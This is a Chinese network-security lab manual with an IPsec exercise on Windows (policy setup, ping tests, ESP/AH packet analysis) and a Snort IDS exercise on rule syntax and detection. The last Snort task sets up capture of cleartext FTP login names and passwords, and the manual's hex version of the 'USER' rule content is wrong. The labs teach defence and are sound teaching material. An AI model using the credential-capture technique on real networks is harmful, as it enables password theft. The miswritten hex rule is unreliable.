(2) 在默认情况下 IPsec 的安全策略处于没有启动状态，必须进行指定，IPsec 才能发挥作用。IPsec 包含以下 3 个默认策略，如图 6-1-1 所示。




图 6-1-1 本地安全设置

● 安全服务器：对所有 IP 通讯总是使用 Kerberos 信任请求安全。不允许与不被信任的客户端的不安全通讯。这个策略用于必须采用安全通道进行通信的计算机。

● 客户端：正常通信，默认情况下不使用 IPsec。如果通信对方请求 IPsec 安全通信，则可以建立 IPsec 虚拟专用隧道。只有与服务器的请求协议和端口通信是安全的。

● 服务器：默认情况下，对所有 IP 通信总是使用 Kerberos 信任请求安全。允许与不响应请求的客户端的不安全通信。

(3) 以上策略可以在单台计算机上进行指派，也可以在组策略上批量指派，为了达到通过协商后双方可以通信的目的，通信双方都需要设置同样的策略并加以指派。

2. 定制 IPsec 安全策略

(1) 双击“安全服务器(需要安全)”项，进入“安全服务器属性”页，可以看到在“规则”页签中已经存在 3 个“IP 安全规则”，单击“添加”按钮，进入向导添加新安全规则。

(2) 在本练习中，我们实现的是两台主机之间的 IPsec 安全隧道，而不是两个网络之间的安全通信，因此，我们选择“此规则不指定隧道”，即选用传输模式 IPsec，选中后单击“下一步”按钮。

(3) 在选择网络类型的界面。安全规则可以应用到 3 种网络类型：所有网络连接、局域网 (LAN) 和远程访问。本练习中，我们选择“所有网络连接”，单击“下一步”按钮。

(4) 在 IP 筛选器列表界面。我们定制自己的筛选操作，单击“添加”按钮，进入“IP 筛选器列表”界面，如图 6-1-2 所示。




图 6-1-2 IP 筛选器列表

(5) 定制自己的 IP 筛选器。点击“添加”按钮进入“IP 筛选器向导”，单击“下一步”按钮；

(6) 在“IP 筛选器描述和镜像属性”的“描述”中，可自由添加对新增筛选器的解释信息，在这里输入“与同组主机进行安全的 icmp 通信”，单击“下一步”按钮；

(7) IP 通信源选择“我的 IP 地址”，单击“下一步”按钮；

(8) IP 通信目标选择“一个特定的 IP 地址”，IP 地址填写：同组主机 IP，单击“下一步”按钮；

(9) 选择“ICMP”协议类型，单击“下一步”按钮。单击“完成”按钮，完成定制 IP 筛选器；

(10) 单击“确定”按钮，退出“IP 筛选器列表”对话框。

操作界面返回到“安全规则向导”，设置新的 IP 筛选器：

(1) 在“IP 筛选器列表”中选中“新 IP 筛选器列表”，单击“下一步”按钮；

(2) 在“筛选器操作”界面单击“添加”按钮新建筛选器操作，在弹出的“筛选器操作向导”界面中，单击“下一步”按钮；

(3) 新的筛选器操作名称为“安全的 ICMP 通信”，描述自定义，单击“下一步”按钮；

(4) 在“筛选器操作常规选项”中选中“协商安全”，单击“下一步”按钮；

(5) 选中“不与不支持 IPSec 的计算机通信”，单击“下一步”按钮；

(6) 在“IP 通信安全措施”中，选择“完整性和加密”，单击“下一步”按钮；最后单击“完成”按钮完成筛选器操作设置。

(7) 返回到“安全规则向导”，在“筛选器操作”列表中选中“安全的 ICMP 通信”，单击“下一步”按钮；

(8) 在“身份验证方法”界面。选中“使用此字符串保护密钥交换(预共享密钥)”，填写共享密钥“jlcss”(主机 A、主机 B 的共享密钥必须一致)，单击“下一步”按钮，直至最终完成。

二. IPsec 虚拟专用网络的检测

「注」应用策略之前必须指派策略，否则策略不会自动生效。右键点击“安全服务器”，选择“

指派”使策略生效。

(1) 主机 A 不指派策略，主机 B 不指派策略。

主机 A 在“cmd”控制台中，输入如下命令：ping 主机 B 的 IP

填写 ping 操作反馈信息：_____。

(2) 主机 A 指派策略，主机 B 不指派策略。

主机 A 在“cmd”控制台中，输入如下命令：ping 主机 B 的 IP

填写 ping 操作反馈信息：_____。

(3) 主机 A 不指派策略，主机 B 指派策略。

主机 A 在“cmd”控制台中，输入如下命令：ping 主机 B 的 IP

填写 ping 操作反馈信息：_____。

(4) 主机 A 指派策略，主机 B 指派策略。

主机 A 在“cmd”控制台中，输入如下命令：ping 主机 B 的 IP

填写 ping 操作反馈信息：_____。

三. 协议分析 ESP

首先确保主机 A、主机 B 均已指派策略。

(1) 主机 A、B 进入实验平台，单击工具栏“协议分析器”按钮，启动协议分析器。定义过滤器，设置“网络地址”过滤为“主机 A 的 IP<—>主机 B 的 IP”；单击“新建捕获窗口”按钮，点击“选择过滤器”按钮，确定过滤信息。在新建捕获窗口工具栏中点击“开始捕获数据包”按钮，开始捕获数据包。

(2) 主机 A 在“cmd”控制台中对主机 B 进行 ping 操作。

(3) 待主机 A ping 操作完成后，主机 A、B 协议分析器停止数据包捕获。切换至“协议解析”视图，观察分析源地址为主机 A 的 IP、目的地址为主机 B 的 IP 的数据包信息，如图 6-1-3 所示。

-	序号	源地址	目的地址	概要	帧长度
<input type="checkbox"/>	12	000C29-FE4F53 172.16.0.142	000C29-0898A5 172.16.0.144	IP: 172.16.0.142 => 172.16.0.144 (Len 96)	110
<input type="checkbox"/>	13	000C29-0898A5 172.16.0.144	000C29-FE4F53 172.16.0.142	IP: 172.16.0.144 => 172.16.0.142 (Len 96)	110
<input type="checkbox"/>	14	000C29-FE4F53 172.16.0.142	000C29-0898A5 172.16.0.144	IP: 172.16.0.142 => 172.16.0.144 (Len 96)	110
<input type="checkbox"/>	15	000C29-0898A5 172.16.0.144	000C29-FE4F53 172.16.0.142	IP: 172.16.0.144 => 172.16.0.142 (Len 96)	110
<input type="checkbox"/>	16	000C29-FE4F53 172.16.0.142	000C29-0898A5 172.16.0.144	IP: 172.16.0.142 => 172.16.0.144 (Len 96)	110
<input type="checkbox"/>	17	000C29-0898A5 172.16.0.144	000C29-FE4F53 172.16.0.142	IP: 172.16.0.144 => 172.16.0.142 (Len 96)	110
<input type="checkbox"/>	18	000C29-FE4F53 172.16.0.142	000C29-0898A5 172.16.0.144	IP: 172.16.0.142 => 172.16.0.144 (Len 96)	110
<input type="checkbox"/>	19	000C29-0898A5 172.16.0.144	000C29-FE4F53 172.16.0.142	IP: 172.16.0.144 => 172.16.0.142 (Len 96)	110

图 6-1-3 概要解析

(4)分析右侧协议树显示区中详细解析及下侧十六进制显示区中的数据,参照图 6-1-4,按照链路层报头(默认 14 字节)→网络层报头(本实验中为 20 字节)→ESP 报头的顺序解析数据,回答下列问题:

00 0C 29 08 98 A5 00 0C 29 FE 4F 53 08 00 45 00	..) ...¥...)pOS..E.
00 60 01 98 00 00 80 32 DF 95 AC 10 00 8E AC 10	.`.....2B.~...~.
00 90 78 5E DA 16 00 00 00 01 CA 79 06 AA 1C 25	..x^Ú.....Ëy.ª.º
ED 7D F2 6D 10 EE CB 37 94 6A BB E0 6A 73 B8 D3	í)òm.iË7.j»àjs,Ó
34 2C 3F 78 38 4D 2D 71 35 52 44 76 A9 02 22 47	4,?x8M-q5RDv@."G
42 5A FA 12 D6 2E 94 D6 0D 1C 91 9B 99 99 AC D2	BZú.Ö...Ö.....¬Ö
AD 18 6F 52 BA C0 7E B1 73 A6 6B 53 07 80	-.oR°À~±s kS..

IP上层协议类型
序列号

图 6-1-4 ESP 十六进制数据

- ESP 协议类型值(十进制)_____。
- 安全参数索引(SPI)值是_____。
- 序列号是_____。
- ICMP 负载是否被加密封装_____。

四. 协议分析 AH

(1) 主机 A、B 同时进行如下操作,修改“ICMP 安全通信策略”,利用 AH 协议对数据源进行身份验证,而不对传输数据进行加密处理。

(2) 在“本地安全设置”界面中,双击“安全服务器(需要安全)”;

(3) 在“属性”对话框中,双击“新 IP 筛选器列表”;

(4) 在“编辑规则 属性”对话框中,选择“筛选器操作”页签,双击“安全的 ICMP 通信”;

(5) 在“属性”对话框中,选择“安全措施”页签,在“安全措施首选顺序”中,双击唯一的一条规则;

(6) 在“编辑安全措施”对话框中，选中“自定义”，单击“设置”按钮，具体操作如图 6-1-5 所示。




图 6-1-5 自定义安全措施设置

单击“确定”按钮，直至最后。

(7) 主机 A、B 再次启动协议分析器，过滤规则不变，开始捕获数据包。

(8) 主机 A 对主机 B 进行 ping 操作，待操作完成，协议分析器停止捕获数据包。切换至“协议解析视图”，观察十六进制显示区数据，参照图 6-1-6，按照链路层报头（默认 14 字节）→网络层报头（本实验中为 20 字节）→AH 报头的顺序解析数据，回答下列问题：




图 6-1-6 AH 十六进制数据

AH 协议类型值（十进制）_____。

下一个报头所标识的协议类型是_____。

载荷长度值是_____。由该值计算出 AH 报头总长度是 _____，具体计算方法 _____。

安全参数索引值是_____。

ICMP 负载是否被加密封装_____。为什么？

实验报告格式

实验六 IP 安全实验

练习一 IPSec--IP 安全实验

实验目的：

1. 了解 IPSec 主要协议
2. 理解 IPSec 工作原理
3. Windows 环境下能够利用 IPSec 在两台主机间建立安全隧道

实验内容：设置 IPsec 虚拟专用网络，定制 IPsec 安全策略，检测 IPsec 虚拟专用网络，并进行协议分析

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：网络协议分析器

实验原理：

IPSec 是 IETF(www.ietf.org)以 RFC 形式公布的一组安全 IP 协议集，是在 IP 级为 IP 业务提供保护的安全协议标准，其基本的目的就是把安全机制引入 IP 协议，通过使用现代密码学方法支持机密性和认证服务，使用户能有选择的使用，并得到所期望的安全服务。

IPSec 作为一套标准的集合，包括加密技术、Hash 算法 Internet 密钥交换、AH (Authentication Header, 认证报头)、ESP(Encapsulation Security Payload, 封装安全载荷)等协议，在需要时还可以互相组合。

IPSec 是基于 OSI 第三层网络层的隧道协议，使用包作为数据交换单位，将 IP 包封装在附加的 IP 包头中，通过 IP 网络发送。

IPSec 通过让系统选择所需的安全协议，决定服务中使用的算法和为请求服务提供任何加密密钥来实现 IP 级的安全服务。有两种协议可以用来提供安全性：一个是使用 AH 协议报头指定的认证协议；另一个是由用于该协议的包格式指定的加密/认证联合协议 ESP。它们提供的服务如下：

- 访问控制；
- 无连接完整性；
- 数据源认证；
- 拒绝重放包；
- 保密性（加密）；

● 受限制的流量保密性

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的步骤一、二和三，并将步骤中需要完成的实验结果记录在实验报告上。将协议分析所截取内容记录下来。

实验七 入侵检测实验

防火墙可以比喻为办公室门口的警卫，用来检查进出者的身份。而入侵检测系统就像是网上的警报器，当发现入侵者时，指出入侵者的来历、他们正在做什么。入侵检测系统被视为防火墙之后的第二道安全闸门。

练习一 基于网络入侵检测系统

实验目的：

1. 掌握 snort IDS 工作机理
2. 应用 snort 三种方式工作
3. 熟练编写 snort 规则

实验内容：使用入侵检测软件，进行网络上不安全行为的检测，观察结果并分析

实验人数：每组 2 人

系统环境：Linux

网络环境：企业网络结构

实验工具：Fragroute、snort

实验原理：

一. snort IDS 概述

snort IDS（入侵检测系统）是一个强大的网络入侵检测系统。它具有实时数据流量分析和记录 IP 网络数据包的能力，能够进行协议分析，对网络数据包内容进行搜索/匹配。它能够检测各种不同的攻击方式，对攻击进行实时报警。此外，snort 是开源的入侵检测系统，并具有很好的扩展性和可移植性。

二. snort IDS 体系结构

snort IDS 体系结构如图 7-1-1 所示。




图 7-1-1 SnortIDS 体系结构

如上图所示，snort 的结构由 4 大软件模块组成，它们分别是：

(1) 数据包嗅探模块——负责监听网络数据包，对网络进行分析；

(2) 预处理模块——该模块用相应的插件来检查原始数据包，从中发现原始数据的“行为”，如端口扫描，IP 碎片等，数据包经过预处理后才传到检测引擎；

(3) 检测模块——该模块是 snort 的核心模块。当数据包从预处理器送过来后，检测引擎依据预先设置的规则检查数据包，一旦发现数据包中的内容和某条规则相匹配，就通知报警模块；

(4) 报警/日志模块——经检测引擎检查后的 snort 数据需要以某种方式输出。如果检测引擎中的某条规则被匹配，则会触发一条报警，这条报警信息会通过网络、UNIX socket、Windows Popup(SMB)、SNMP 协议的 trap 命令传送给日志文件，甚至可以将报警传送给第三方插件（如 SnortSam），另外报警信息也可以记入 SQL 数据库。

三. snort 三种工作方式

snort 拥有三大基本功能：嗅探器、数据包记录器和入侵检测。嗅探器模式仅从网络上读取数据包并作为连续不断的流显示在终端上，常用命令 `snort -dev`。数据包记录器模式是把数据包记录到硬盘上，常用命令 `snort -b`。网络入侵检测模式是最复杂的，而且是可配置的。我们可以让 Snort 分析网络数据流以匹配用户定义的一些规则，并根据检测结果采取一定的动作。

四. snort 规则

1. snort 规则定义

snort 使用一种简单的规则描述语言，这种描述语言易于扩展，功能也比较强大。snort 规则是基于文本的，规则文件按照不同的组进行分类，比如，文件 `ftp.rules` 包含了 FTP 攻击内容。

「注」 snort 的每条规则必须在一行中，它的规则解释器无法对跨行的规则进行解析。

snort 的每条规则都可以分成逻辑上的两个部分：规则头和规则体。

规则头包括 4 个部分：

- 规则行为
- 协议
- 源信息
- 目的信息

图 7-1-2 是对于规则头的描述。




图 7-1-2 snort 规则头

snort 预置的规则动作有 5 种：

(1) pass—动作选项 pass 将忽略当前的包，后继捕获的包将被继续分析。

(2) log—动作选项 log 将按照自己配置的格式记录包。

(3) alert—动作选项 alert 将按照自己配置的格式记录包，然后进行报警。它的功能强大，但是必须恰当的用，因为如果报警记录过多，从中攫取有效信息的工作量增大，反而会使安全防护工作变得低效。

(4) dynamic—动作选项 dynamic 是比较独特的一种，它保持在一种潜伏状态，直到 activate 类型的规则将其触发，之后它将像 log 动作一样记录数据包。

(5) activate—动作选项 activate 功能强大，当被规则触发时生成报警，并启动相关的 dynamic 类型规则。在检测复杂的攻击，或对数据进行归类时，该动作选项相当有用。

除了以上 5 种预置的规则动作类型，用户还可以定制自己的类型。

规则体的作用是在规则头信息的基础上进一步分析，有了它才能确认复杂的攻击 (snort 的规则定义中可以没有规则体)。规则体由若干个被分别隔开的片断组成，每个片断定义了一个选项和相应的选项值。一部分选项是对各种协议的详细说明，包括 IP、ICMP 和 TCP 协议，其余的选项是：规则触发时提供给管理员的参考信息，被搜索的关键字，snort 规则的标识和大小写不敏感选项。

下面是一个规则实例。

```
alert tcp !192.168.0.1/24 any -> any 21 ( content: "USER"; msg: "FTP Login"; )
```

其中，alert 表示规则动作为报警。

tcp 表示协议类型为 TCP 协议。

!192.168.0.1/24 表示源 IP 地址不是 192.168.0.1/24。

第一个 any 表示源端口为任意端口。

->表示发送方向操作符。

第二个 any 表示目的 IP 地址为任意 IP 地址。

21 表示目的端口为 21。

content: "USER"表示匹配的字符串为 "USER"。

msg: "FTP Login"表示报警信息为 "FTP Login"。

上面的规则也可写成：

```
alert tcp !192.168.0.1/24 any -> any 21 (content: "|00 53 45 52|"; msg: "FTP Login"; )
```

方向操作符->表示数据包的流向。它左边的数据包分别是源地址和源端口，目的地址和目的端口。此外，还有一个双向操作符<>，它使 snort 对这条规则中，两个 IP 地址/端口之间的数据传输进行记录/分析，例如 telnet 或者 POP3 对话。下面的规则表示对一个 telnet 对话的双向数据传输进行记录：

```
log 192.168.1.0/24 any <> 192.168.1.0/24 23
```


activate/dynamic 规则对扩展了 snort 功能。使用 activate/dynamic 规则对, 你能够使用一条规则激活另一条规则, 当一条特定的规则启动, 如果你想要 snort 接着对符合条件的数据包进行记录时, 使用 activate/dynamic 规则对非常方便。除了一个必需的选项 activates 外, 激活规则非常类似于报警规则(alert)。动态规则(dynamic)和日志规则(log)也很相似, 不过它需要一个选项: activated_by。动态规则还需要另一个选项: count。当一个激活规则启动, 它就打开由 activate/activated_by 选项之后的数字指示的动态规则, 记录 count 个数据包。

下面是一条 activate/dynamic 规则对的规则:

```
activate tcp any any -> any 23 ( activates:111; msg: "Telnet Login"; )
dynamic tcp any any -> any 23 ( activated_by: 111; count: 20; )
```

当发现 Telnet 默认使用的 23 端口有通信, activate 规则会被触发并启动 dynamic 规则, 然后 dynamic 规则将遵循配置, 记录后面的 20 个数据包。

在上面的例子里 activate 规则的“activates”值为 111, dynamic 规则的“activated_by”值为 111, 这样就把两个规则关联起来, 而不是因为这两个规则有相同的规则头。

2. 预处理综述

预处理器在调用检测引擎之前, 在数据包被解码之后运行。通过这种机制, snort 可以以一种 out of band 的方式对数据包进行修改或者分析。

预处理器可以使用 preprocessor 关键词来加载和配置, 常用到的预处理器如下:

(1) HTTP decode 预处理器

HTTP 解码预处理模块用来处理 HTTP URL 字符串, 把它们转换为清晰的 ASCII 字符串。

(2) 端口扫描器 portscan

端口扫描器会把由单个源 IP 地址发起的端口扫描从开始到结束的全过程记录到标准日志。

(3) stream 处理器

stream 处理器为 snort 提供了 TCP 数据包重组的功能。在配置的端口上, stream 处理器能够对 TCP 数据包的细小片段进行重组, 使之成为完整的 TCP 数据包, 然后 snort 可以对其可疑行为进行检查。

(4) frag2 处理器

frag2 预处理器为 snort 提供了 IP 分片重组的功能。frag2 预处理器能够对分片包进行重组来定位分片攻击, 它的工作原理是将所有的分片重组构造成一个包含完整信息的数据包, 再将这个包传给检测引擎。

五. snort 应用

snort 采用命令行方式运行。格式为: snort -[options] <filters>。options 为选项参数; filters 为过滤器。

1. snort 主要选项参数

-A <alert>设置报警方式为 full, fast 或者 none。在 full 方式下, snort 将传统的报警信息格式写入报警文件, 报警内容比较详细。在 fast 方式下, snort 只将报警时间, 报警内容, 报警 IP 地址和端口号写入文件。在 none 方式下, 系统将关闭报警功能。

-a 显示 ARP 包。

-b 以 tcpdump 的格式将数据包记入日志。所有的数据包将以二进制格式记录到 snort.log 文件中。这个选项提高了 snort 的操作速度，因为直接以二进制存储，省略了转换为文本文件的时间，通过 -b 选项的设置，snort 可以在 100Mbps 的网络环境中正常工作。

-c <cf> 使用配置文件<cf>。文件内容主要控制系统哪些包需要记入日志，哪些包需要报警，哪些包可以忽略等。

-C 仅抓取包中的 ASCII 字符。

-d 抓取应用层的数据包。

-D 在守护模式下运行 snort。

-e 显示和记录数据链路层信息。

-F <bpf> 从文件<bpf>中读取 BPF 过滤信息。

-h <hn> 设置<hn>(C 类 IP 地址)为内部网络。当使用这个开关时，所有从外部的流量将会有有一个方向箭头指向右边，所有从内部的流量将会有有一个左箭头。这个选项没有太大的作用，但是可以使显示的包的信息格式比较容易察看。

-i <if> 使用网络接口文件<if>。

-l <ld> 将包信息记录到目录<ld>下。设置日志记录的分层目录结构，按接收包的 IP 地址将抓取的包存储在相应的目录下。

-n <num> 处理完<num>包后退出。

-N 关闭日志功能，报警功能仍然工作。

-p 关闭混杂模式的嗅探(sniffing)。这个选项在网络严重拥塞时十分有效。

-r <tf> 读取 tcpdump 生成的文件<tf>，snort 将读取和处理这个文件。

-s 将报警信息记录到系统日志，日志文件可以出现在/var/log/messages 目录里。

-v 将包信息显示到终端时，采用详细模式。这种模式存在一个问题：它的显示速度比较慢，如果你是在 IDS 网络中使用 snort，最好不要采用详细模式，否则会丢失部分包信息。

-V 显示版本号，并退出。

2. Filters 过滤器

snort 的<filters>是标准的 BPF 格式的过滤器。

snort 应用了 BPF 机制，可以在探测器上书写和执行 BPF 规则的文件。BPF 机制允许用户书写快速的包分析规则，这些规则主要基于源、目的、和其他的头信息。通过嗅探和 BPF，我们可以只捕获需要的流量，这样就减轻了需要处理的数据量。

BPF 机制很容易理解，可以用于分析 TCP、UDP、IP 和 ICMP 协议。规则语法很像自然的口语，使用“and”和“or”作为规则操作符，用“not”作为取反符，此处还可以用括号来告诉引擎将一系列数据作为一个整体来处理。

例如：

ICMP 捕获：icmp。

telnet 请求数据包捕获: tcp and dst port 23。

记录所有源自网络 192.168.0.0/24, 目的是 202.98.0.0/24 的 IP 流量: ip and “src net 192.168.0” and “dst net 202.98.0”。

实验步骤:

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。

首先使用“快照 X”恢复 Linux 系统环境。

一. snort 数据包嗅探

1. 启动 snort

进入实验平台，单击工具栏“控制台”按钮，进入 IDS 工作目录，运行 snort 对网络接口 eth0 进行监听，要求如下：

- (1) 仅捕获同组主机发出的 icmp 回显请求数据包。
- (2) 采用详细模式在终端显示数据包链路层、应用层信息。
- (3) 对捕获信息进行日志记录，日志目录/var/log/snort。

snort 命令_____

本机执行上述命令，同组主机对当前主机进行 ping 探测，根据 snort 捕获信息填写表 7-1-1。

表 7-1-1

数据帧源MAC	
数据帧目的MAC	
IP上层协议类型	
数据包源IP	
数据包目的IP	
数据包总长度	
IP报文头长度	
ICMP报文头长度	
ICMP负载长度	
ICMP类型/ 代码	

2. 查看 snort 日志记录。

「说明」

默认 snort 日志记录最后一级目录会以触发数据包的源 IP 命名。即目录名为 172.16.0.XXX。可使用组合键 Ctrl+C 停止 snort 运行。

查询 IP 地址命令: ifconfig

ICMP 负载长度=数据包总长度-14(MAC 层报文头长度)-IP 报文头长度-ICMP 报文头长度

二. snort 数据包记录

(1) 对网络接口 eth0 进行监听，仅捕获同组主机发出的 Telnet 请求数据包，并将捕获数据包以二进制方式进行存储到日志文件中(/var/log/snort/snort.log)。

snort 命令_____

(2) 当前主机执行上述命令，同组主机 telnet 远程登录当前主机。用户名为 guest，密码为 guestpass。

(3) 停止 snort 捕获 (Ctrl+C)，读取 snort.log 文件，查看数据包内容。

snort 命令_____

三. 简单报警规则

(1) 在 snort 规则集目录 ids/rules 下新建 snort 规则集文件 new.rules，对来自外部主机的、目标为当前主机 80/tcp 端口的请求数据包进行报警，报警消息自定义。

snort 规则_____

根据规则完成表 7-1-2 的填写。

表 7-1-2

snort规则动作	
规则头协议	
规则头源信息	
规则头目的信息	
方向操作	
报警消息	

(2) 编辑 snort.conf 配置文件，使其包含 new.rules 规则集文件，具体操作如下：使用 vim (或 vi) 编辑器打开 snort.conf，切换至编辑模式，在最后添加新行包含规则集文件 new.rules。

添加包含 new.rules 规则集文件语句_____

(3) 以入侵检测方式启动 snort，进行监听。

启动 snort 的命令_____

以入侵检测方式启动 snort，同组主机访问当前主机 Web 服务。

根据报警日志 (/var/log/snort/alert) 完成表 7-1-3 的填写。

表 7-1-3

报警名称	
数据包源IP	
数据包目的IP	
数据包源端口号	
数据包目的端口号	

「说明」

新建 new.rules 命令: vim new.rules; 输入 i 切换到插入模式; 输入语句; 点击 Esc 退出插入模式; 输入:wq! 退出并且保存文档

查询文件: cat 文件名

四. 字符串匹配

说明: FTP 服务接收来自客户端的 ftp 请求(目标端口 21/tcp)后, 在应答数据包中将告诉客户端自己所使用的 FTP 软件及版本号, Fedora core5 所使用的 FTP 服务器软件是 vsFTPD 2.0.4。换句话说, 当网络中传输的数据包含有“vsFTPD”字样的内容时, 极大的可能性是一个 ftp 用户在远程登录 Linux 下的 FTP 服务器。通过入侵检测系统对网络数据包进行匹配, 发现含有“vsFTPD”字样的数据包, 并记录其后续的若干数据包, 因为若 FTP 会话是以明文方式进行的话, 那么这些数据包中会有用户登录所使用的用户名及口令。

(1) 在 snort 规则集目录/opt/ExpNIS/NetAD-Lib/Tools/ids/rules 下新建 snort 规则集文件 new2.rules, 对网络中由 vsFTPD 参与的通信进行报警, 并在 FTP 服务器声明身份后第一时间捕获 FTP 客户端登录用户名及登录口令。

